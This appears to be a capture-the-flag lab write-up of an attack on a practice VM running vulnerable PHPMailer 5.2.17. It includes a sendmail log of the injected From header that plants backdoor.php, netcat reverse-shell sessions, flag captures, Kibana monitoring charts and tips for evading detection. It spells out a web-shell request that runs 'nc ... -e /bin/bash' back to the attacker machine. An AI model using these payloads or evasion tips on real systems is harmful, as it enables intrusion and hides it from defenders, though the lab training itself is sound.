01760 >>> blah"@badguy.com... Unbalanced '"' 01760 <<< To: Hacker 01760 <<< Subject: Message from Hackerman 01760 <<< X-PHP-Originating-Script: 0:class.phpmailer.php 01760 <<< Date: Sun, 11 Jul 2021 02:18:28 +1000 01760 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01760 <<< Message-ID: 01760 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer) 01760 <<< MIME-Version: 1.0 01760 <<< Content-Type: text/plain; charset=iso-8859-1 01760 <<< 01760 <<< 01760 <<< 01760 <<< [EOF] 01760 === CONNECT [127.0.0.1] 01760 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Sun, 11 Jul 2021 02:18:28 +1000; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1] 01760 >>> EHLO raven.local 01760 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet you 01760 <<< 250-ENHANCEDSTATUSCODES 01760 <<< 250-PIPELINING 01760 <<< 250-EXPN 01760 <<< 250-VERB 01760 <<< 250-8BITMIME 01760 <<< 250-SIZE 01760 <<< 250-DSN 01760 <<< 250-ETRN 01760 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 01760 <<< 250-DELIVERBY 01760 <<< 250 HELP 01760 >>> MAIL From: SIZE=479 01760 <<< 250 2.1.0 ... Sender ok 01760 >>> RCPT To: 01760 >>> RCPT To: 01760 >>> DATA 01760 <<< 250 2.1.5 ... Recipient ok 01760 <<< 550 5.1.1 ... User unknown 01760 <<< 354 Enter mail.

```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 43035
/var/www/html
ls
flag2.txt
html
cat flag2.txt
uname -a
Linux target2 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64
cat flag2.txt
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
css
elements.html
fonts
img
index.html
js
scss
service.html
team.html
vendor
wordpress
cd ..
ls
michael
steven
vagrant
flag2.txt
html
cat flag2.txt
locate flag2.txt
/var/www/flag2.txt
cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```

Flag 3 a0f568aa9de277887f37730d71520d9b

Exploit Used


- Unrestricted access to WordPress directories
- Exploit steps:
- nc -lvp 4444
- /var/www/html
- find /var/www -type f -iname 'flag*'
- It gave us a URL path that we followed to capture flag3
- http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png


```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 54577
pwd
/home/vagrant
cd /var/www/html
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```


Avoiding Detection


Monitoring overview

Kibana has indicated the metric changes during the attack on Target 2, which included the increase in memory usage on Target 2, reveled the IP of an attacking VM, and identified the vulnerable Apache server.




Count
500,000
450,000
400,000
350,000
300,000
250,000
200,000
150,000
100,000
50,000
0
Count
target2
server1
target1
agent.hostname: Descending


Count
500,000
450,000
400,000
350,000
300,000
250,000
200,000
150,000
100,000
50,000
0
Count
apache
system
service.type: Descending



Name	Last 1m ↓	Avg	Max
target2	9.7%	4.7%	9.7%
server1	9.3%	4.7%	9.4%
target1	8.7%	4.4%	9%

Stealthier Solution to bypass detection

- Spacing out the brute-force attempts that would make attack less detectable
- Use alternatives to dirbuster such as Metasploit, Dirsearch, Wfuzz
- IP spoofing techniques so that the traffic appears to be from within the network
- Escalating privileges before access to database that would prevent the alert from being triggered

Backdoor to Target

We use Netcat reverse shell to create a backdoor to Target 2. Bash shell script on port 4444 was used to deliver the exploit. Netcat listener and command injection was used to trigger the backdoor script.

Steps

1. Used provided script exploit.sh to exploit vulnerability by opening an Ncat connection to Kali VM
2. Edited and ran the script. After the script execution the file backdoor.php was uploaded to the target server.
3. Next, in the browser we executed the script that opens a bash shell on port 4444 (http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash)
4. On Kali started a listener nc -lvp 4444
5. This drop us into reverse shell in the command line of Kali VM into the victim server.